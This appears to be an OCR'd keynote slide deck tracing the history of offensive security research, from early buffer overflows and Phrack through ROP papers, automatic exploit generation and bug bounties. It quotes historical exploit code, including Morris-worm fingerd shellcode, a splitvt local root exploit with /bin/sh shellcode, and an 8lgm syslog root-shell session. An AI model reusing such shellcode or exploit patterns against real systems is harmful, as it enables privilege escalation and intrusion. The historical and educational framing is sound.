A Modern History of Offensive Security Research

Dino Dai Zovi
Staff Security Engineer
Square, Inc.

My offensive security research journey

- 1992: First Internet account (VAX/VMS), discovered Gopher and USENET
- 1994: First Unix account (SunOS), started learning Unix
- 1996: Installed Linux, subscribe to BUGTRAQ, read all of Phrack, etc.
- 1998: Wrote my first buffer local/remote overflow exploits, shellcode, etc.
- 2000: Presented “SPARC Buffer Overflows” at DEFCON 8
- 2002: Started writing Windows exploits, payloads, etc.
- 2004: Started writing browser exploits (Internet Explorer)
- 2007: Won first PWN2OWN w/ QuickTime for Java memory corruption exploit
- 2010: Presented “Return-Oriented Exploitation” at BlackHat, etc.
- 2011: Presented “iOS 4 Security Evaluation” at BlackHat
- 2011: Started doing keynotes instead of technical talks


0 - 1997: We Could Be Happy Underground

D E F C O N I C O N V E N T I O N
D E F C O N I C O N V E N T I O N
DEF CON I CONVENTION
D E F C O N I C O N V E N T I O N

>> READ AND DISTRIBUTE AND READ AND DISTRIBUTE AND READ AND DISTRIBUTE <<

Finalized Announcement: 6/12/1993

We are proud to announce the 1st annual Def Con.

If you are at all familiar with any of the previous Con's, then you will have a good idea of what DEF CON I will be like. If you don't have any experience with Con's, they are an event on the order of a pilgrimage to Mecca for the underground. They are a mind-blowing orgy of information exchange, viewpoints, speeches, education, enlightenment... And most of all sheer, unchecked PARTYING. It is an event that you must experience at least once in your lifetime.

The partying aside, it is a wonderful opportunity to met some of the celebrities of the underground computer scene. And those that shape its destiny - the lawyers, libertarians, and most of all the other There will be plenty of open-ended discussion on security, telephones and other topics. As well as what TIME magazine calls the "Cyberpunk Movement".

7 Years

How long that the technique of buffer overflow exploitation was “lost”

Time Sharing (TS) FORTRAN Break

The essence of breaking out of TS FORTRAN on a HIS 635/GCOS III system was to discover a means of transferring control into data. Tests conducted on an HIS 635 at another site confirmed that the run-time package for TS FORTRAN checked array references at least at the main program level and that it was not possible to use that method on the target system. Because the subroutine and file capabilities were "removed" from the target system's FORTRAN, the methods involving overwriting an array with file data beyond the array boundary or spoofing the run-time package by referencing an array with negative or exaggerated indices from a subroutine were also effectively blocked. Investigation then centered on the Computed and Assigned GO TO statements. It was quickly ascertained that the Computed GO TO is checked to see that the switch variable is within the range of the label list. However, it was found that the Assigned GO TO was compiled as a direct transfer to the label specified and that the compiler did not distinguish an integer variable used for an Assigned GO TO

from an ordinary integer variable. It was also found that index register 3 was used by the compiler to hold the index value (offset from relative memory location zero) corresponding to a subscript in an array. Using these conditions it was a simple matter to construct a sequence that would cause a transfer to the first word of an (integer) array which was prefilled with instructions to be executed (using the DATA statement). The sequence is shown on the following page.

The reason this sequence permits one to "break out" of the TS FORTRAN envelope is because the compiler (and run-time package) does not distinguish between integer variables used in Assigned GO TO's and those used normally.

```
      [illegible]
70 DATA ICHR/0060000000000,0061000000000,0062000000000,
80& 0063000000000,0064000000000,0065000000000,0066000000000,
90& 0067000000000,0070000000000,0071000000000,0043000000000,
100& 0043000000000,
110& 0100000000000,0072000000000,0076000000000,0077000000000,
120& 0040000000000,0101000000000,0102000000000,0103000000000,
130& 0104000000000,0105000000000,0106000000000,0107000000000,
140& 0110000000000,0111000000000,0046000000000,0056000000000,
150& 0135000000000,0050000000000,0074000000000,0134000000000,
160& 0136000000000,0112000000000,0113000000000,0114000000000,
170& 0115000000000,0116000000000,0117000000000,0120000000000,
180& 0121000000000,0122000000000,0055000000000,0044000000000,
190& 0052000000000,0051000000000,0073000000000,0047000000000,
200& 0053000000000,0057000000000,0123000000000,0124000000000,
210& 0125000000000,0126000000000,0127000000000,0130000000000,
220& 0131000000000,0132000000000,0133000000000,0054000000000,
230& 0045000000000,0075000000000,0042000000000,0041000000000/
240 DATA IFIL/036002000,0001356,02001411,0,0,0,0,
250& 0001361000000,0001372001363,0001364000000,0,0,
260& 0740000000000,0,02000002,0510102010000,0000220202020,
270& 0760000000000,0777777777777,0510102010000,
280& 0000220202020,0202020202020,0202020202020,0777777777777,
290& 0510102010000,0000220202020,0202020202020,0202020202020,
300& 0102122113062,0040040040040,0040040040040,0040040040040,
310& 0777777777777/
```

8b) The attack via the *finger* daemon was somewhat more subtle. A connection was established to the remote *finger* server daemon and then a specially constructed string of 536 bytes was passed to the daemon, overflowing its input buffer and overwriting parts of the stack. For standard 4 BSD versions running on VAX computers, the overflow resulted in the return stack frame for the *main* routine being changed so that the return address pointed into the buffer on the stack. The instructions that were written into the stack at that location were:

```
pushl   $68732f       '/sh\0'
pushl   $6e69622f     '/bin'
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

That is, the code executed when the *main* routine attempted to return was:

execve("/bin/sh", 0, 0)

On VAXen, this resulted in the worm connected to a remote shell via the TCP connection. The worm then proceeded to infect the host as in steps 1 and 2a, above. On Suns, this simply resulted in a core file since the code was not in place to corrupt a Sun version of *fingerd* in a similar fashion.

Vulnerability in NCSA HTTPD 1.3

From: lopatic () dbs informatik uni-muenchen de (Thomas Lopatic)
Date: Mon, 13 Feb 1995 22:38:20 +0100 (MET)

```
Hello there,

we've installed the NCSA HTTPD 1.3 on our WWW server (HP9000/720, HP-UX 9.01)
and I've found, that it can be tricked into executing shell commands.
Actually, this bug is similar to the bug in fingerd exploited by the internet
worm. The HTTPD reads a maximum of 8192 characters when accepting a request
from port 80. When parsing the URL part of the request a buffer with a size
of 256 characters is used to prepend the document root (function strsubfirst(),
called from translate_name()). Thus we are able to overwrite the data after
the buffer. Since the stack grows towards higher addresses on the HP-PA, we
are able to overwrite the return pointer which is used to return from the
strcpy() call in strsubfirst(). The strcpy() overwrites its own return
pointer. On systems with a stack growing the other direction, we'd have to
overwrite the return pointer of strsubfirst().

I've implemented this attack for the precompiled HP-PA release provided by
the NCSA. To adapt it to custom versions, you have to know the address of the
buffer used by strsubfirst() and the offset of the return pointer. One might
adapt the program to try 'probable' values, i. e. values within a certain
range, if these parameters are not known. I've tried 'cc' and 'gcc' with and
without optimization and the parameters didn't vary to much. A generic attack
using brute force should therefore be possible.

This is the program I've used to break into our WWW server. The assembly code
could have been more compact, but I had to avoid 0x00 bytes. The program
creates a file named 'GOTCHA' in the '/tmp' directory.

Greetings and happy experimenting,
-Thomas
```

[8lgm]-Advisory-22.UNIX.syslog.2-Aug-1995

VULNERABLE PROGRAMS:

All programs calling `syslog(3)` with user supplied data, without checking argument lengths.

KNOWN VULNERABLE PLATFORMS:

- SunOS 4.1.*

KNOWN SECURE PLATFORMS:

None at present.

DESCRIPTION:

`syslog(3)` uses an internal buffer to build messages. However it performs no bound checking, and relies on the caller to check arguments passed to it.

IMPACT:

Local and remote users can obtain root access.

```
legless[8lgm]% syslog_telnet localhost smtp
Trying 127.0.0.1 ...
Connected to localhost.
Escape character is '^]'.
220 legless.8lgm.org Sendmail 4.1/SMI-4.1 ready at Sun,\
 27 Aug 95 15:56:27 BST
mail from: root
250 root... Sender ok
rcpt to: root
250 root... Recipient ok
data
354 Enter mail, end with "." on a line by itself
^]
syslog_telnet>


### At this point, we provide some information to the modified
### telnet client about the remote host.  Then sparc instructions
### are sent over the link within the body of the message to
### execute a shell.
###
### As soon as data is finished (with .), sendmail will eventually
### report, through syslog(3), data about this message.  syslog's
### internal buffer will be overwritten, and our supplied
### instructions are executed.


Hit , then .

.
/usr/bin/id;
uid=0(root) gid=0(wheel) groups=0(wheel)
/bin/sh: ^M: not found
uptime;
  3:57pm  up  1:25,  5 users,  load average: 0.11, 0.05, 0.00
/bin/sh: ^M: not found
exit;
Connection closed by foreign host.
```

```
/*****************************************************************/
/* For BSDI running on Intel architecture -mudge, 10/19/95       */
/* by following the above document you should be able to write   */
/* buffer overflows for other OS's on other architectures now    */
/* mudge@l0pht.com                                               */
/*                                                               */
/* note: I haven't cleaned this up yet... it could be much nicer */
/*****************************************************************/

#include

char buffer[4028];

void main () {

   int i;

  for(i=0; i<2024; i++)
    buffer[i]=0x90;


  /* should set eip to 0xc73c */

    buffer[2024]=0x3c;
    buffer[2025]=0xc7;
    buffer[2026]=0x00;
    buffer[2027]=0x00;
```

Mudge
@dotMudge

Following

I sent a copy to Aleph1 and he wrote Smashing the Stack (1996). Glad to have contributed to such a seminal work.

> **Today In Infosec** @todayininfosec
> 1995: Mudge (Peter Zatko) published "How to Write Buffer Overflows", one of the first papers about buffer overflow exploitation.

9:48 PM - 20 Oct 2015

62 Retweets **94** Likes

5 62 94

Avalon Security Research
Release 1.3
(splitvt)

Affected Program: splitvt(1)

Affected Operating Systems: Linux 2-3.X

Exploitation Result: Local users can obtain superuser privelages.

Bug Synopsis: A stack overflow exists via user defined unbounds checked user supplied data sent to a sprintf().

Syntax:

```
crimson~$ cc -o sp sp.c
crimson~$ sp
bash$ sp
bash$ splitvt
bash# whoami
root
```

Credit: Full credit for this bug (both the research and the code) goes to Dave G. & Vic M. Any questions should be directed to mcpheea () cadvision com .

```
long get_esp(void)
{
__asm__("movl %esp,%eax\n");
}
main()
{
  char eggplant[2048];
  int a;
  char *egg;
  long *egg2;
  char realegg[] =
"\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
"\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
"\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";
  char *eggie = realegg;

  egg = eggplant;

  *(egg++) = 'H';
  *(egg++) = 'O';
  *(egg++) = 'M';
  *(egg++) = 'E';
  *(egg++) = '=';

  egg2 = (long *)egg;

  for (a=0;a<(256+8)/4;a++) *(egg2++) = get_esp() + 0x3d0 + 0x30;

  egg=(char *)egg2;

  for (a=0;a<0x40;a++) *(egg++) = 0x90;

  while (*eggie)
    *(egg++) = *(eggie++);
  *egg = 0; /* terminate eggplant! */

  putenv(eggplant);

  system("/bin/bash");
}
```

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

Smashing The Stack For Fun And Profit

by Aleph One
aleph1 () underground org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.


1997 - 2007: Hacking gets down to business

DEF CON COMMUNICATIONS PRESENTS

THE BLACK HAT BRIEFINGS

AVENTAIL

Cambridge Technology Partners


NCSA NATIONAL COMPUTER SECURITY ASSOCIATION

Read what the Media had to say about The Black Hat Briefings '97

Note: **03/11/2000: All speeches back on line.**


Advanced Buffer Overflow Technique (Hoglund, 2000)

- Dealing with low memory return addresses (0x00AABBCC)
- Calling payload through indirect register jumps/calls
- Trespassing the heap and overwriting C++ vtables
- Payload XOR encoding
- Payload imports functions by CRC checksum of name




Third Generation Exploitation (Flake, 2002)

- Introduced heap metadata corruption exploitation techniques for Windows NT-based operating systems
- Overwritten heap manager metadata in adjacent free block stores free list next/prev pointers
- When block is removed from free list, attacker chosen values are used to perform an arbitrary memory overwrite
- Overwrite Unhandled Exception Filter with address of a register-indirect jump instruction to execute payload




Remote Windows Kernel Exploitation (Jack, 2005)

- Detailed remote exploitation of kernel stack buffer overflow in DNS response parsing
- Describes “clean return” techniques to ensure that kernel continues execution cleanly after exploit succeeds
- Payload returns logged keystrokes in ICMP echo reply packets
- “Sayonara Windows!” switches Ring 0 Protected Mode to Real Mode, plays graphical demoscene payload



Heap Feng Shui in JavaScript (Sotirov, 2007)

- Introduced heap manipulation techniques to ensure that heap overflows precisely corrupted chosen target object memory
- Particular JavaScript instructions and sequences cause chosen-sized heap allocation and free operations
- Crafted sequence of chosen-sized heap allocations and frees can be used to ensure two heap allocations are adjacent in memory
- Overwrite C++ vtable with a pointer to address (0x0c0c0c0c) in heap spray



Application-Specific Attacks: Leveraging the ActionScript Virtual Machine (Dowd, 2008)

- Demonstrates exploitation of a memory allocation failure resulting in a NULL-pointer + chosen offset memory write in Adobe Flash
- This single write is used to overwrite an AVM instruction length, resulting in that ActionScript being able to execute unverified instructions
- Illegal AVM bytecode transfers control to payload

2007-2017: Offensive Research Gets Real

First USENIX Workshop on Offensive Technologies (WOOT '07)

August 6, 2007, Boston, MA

Sponsored by USENIX: The Advanced Computing Systems Association

Co-located with the 16th USENIX Security Symposium (Security '07), August 6–10, 2007

About WOOT '07
Overview
Organizers

Important Dates
Notification of acceptance:
July 7, 2007
Electronic files due:
July 31, 2007

Join us in Boston, MA, August 6, 2007, for the First USENIX Workshop on Offensive Technologies (WOOT '07). Progress in the field of computer security is driven by a symbiotic relationship between our understanding of attack and of defense. The USENIX Workshop on Offensive Technologies aims to bring together researchers and practitioners in system security to present research advancing the understanding of attacks on operating systems, networks, and applications.

Attendance will be by invitation only, with preference given to the authors of accepted position papers/presentations. A limited number of grants are available to assist presenters who might otherwise be unable to attend the workshop.

The buzz has started! Find out more about WOOT '07 in a recent *Network World* article featuring an interview with Tal Garfinkel, one of the program chairs, and join the *Slashdot* discussion about the workshop.

WOOT '07 will be co-located with the 16th USENIX Security Symposium (Security '07), August 6–10, 2007.

Full version of an extended abstract published in Proceedings of ACM CCS 2007, ACM Press, 2007.

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Return-Oriented Programming without Returns

Stephen Checkoway[†], Lucas Davi[‡], Alexandra Dmitrienko[‡], Ahmad-Reza Sadeghi[‡], Hovav Shacham[†], Marcel Winandy[‡]

[†]Department of Computer Science and Engineering
University of California, San Diego
La Jolla, California, USA

[‡]System Security Lab
Ruhr-Universität Bochum
Bochum, Germany

ABSTRACT

We show that on both the x86 and ARM architectures it is possible to mount return-oriented programming attacks without using return instructions. Our attacks instead make use of certain instruction sequences that behave like a return, which occur with sufficient frequency in large libraries on (x86) Linux and (ARM) Android to allow creation of Turing-complete gadget sets.

Because they do not make use of return instructions, our new attacks have negative implications for several recently proposed classes of defense against return-oriented programming: those that detect the too-frequent use of returns in the instruction stream; those that detect violations of the last-in, first-out invariant normally maintained for the return-address stack; and those that modify compilers to produce code that avoids the return instruction.

Jump-Oriented Programming: A New Class of Code-Reuse Attack*

Tyler Bletsch, Xuxian Jiang, Vince Freeh
Department of Computer Science
North Carolina State University
{tkbletsc, xuxian_jiang, vwfreeh}@ncsu.edu

April 22, 2010

Abstract

Return-oriented programming is an effective code-reuse attack in which short code sequences ending in a `ret` instruction are found within existing binaries and executed in arbitrary order by taking control of the stack. This allows for Turing-complete behavior in the target program without the need for injecting attack code, thus significantly negating current code injection defense efforts (e.g., W⊕X). On the other hand, its inherent characteristics, such as the reliance on the stack and the consecutive execution of return-oriented gadgets, have prompted a variety of defenses to detect or prevent it from happening.

In this paper, we introduce a new class of code-reuse attack, called *jump-oriented programming*. This new attack eliminates the reliance on the stack and `ret` instructions seen in return-oriented programming without scarifying expressive power. This attack still builds and chains normal *functional gadgets*, each performing certain primitive operations, except these gadgets end in an indirect branch rather than `ret`. Without the convenience of using `ret` to unify them, the attack relies on a *dispatcher gadget* to dispatch and execute the functional gadgets. We have successfully identified the availability of these jump-oriented gadgets in the GNU libc library. Our experience with an example shellcode attack demonstrates the practicality and effectiveness of this technique.

Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications

David Brumley, Pongsin Poosankam
{dbrumley,ppoosank}@cs.cmu.edu
Carnegie Mellon University

Dawn Song
dawnsong@cs.berkeley.edu
UC Berkeley & CMU

Jiang Zheng
jzheng@cs.pitt.edu *
U. Pittsburgh

AEG: Automatic Exploit Generation

Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao and David Brumley
Carnegie Mellon University, Pittsburgh, PA
{thanassis, sangkilc, brentlim, dbrumley}@cmu.edu

Automatic Heap Layout Manipulation for Exploitation

Sean Heelan
sean.heelan@cs.ox.ac.uk
University of Oxford


Tom Melham
tom.melham@cs.ox.ac.uk
University of Oxford

Daniel Kroening
daniel.kroening@cs.ox.ac.uk
University of Oxford


Bug Bounties Become the Norm

- 2002: iDefense launches Vulnerability Contributor Program (2nd party bounty)
- 2004: Mozilla launches Firefox Bug Bounty ($500)
- 2005: TippingPoint launches Zero Day Initiative (2nd party bounty)
- 2007: First PWN2OWN ($10k)
- 2009: “No More Free Bugs”
- 2010: Google launches Chrome bounty ($500-$1337)
- 2010: Mozilla raises FireFox bug bounty to $3000, Google to $3133.70
- 2016: Apple launches iOS bug bounty program
- 2016: Microsoft launches bounty for Edge on Windows Insider Preview
- 2017: Microsoft launches bounty for Windows Insider Preview

PWN2OWN Becomes a Team Sport



2017 - ∞


KILL ALL HUMANS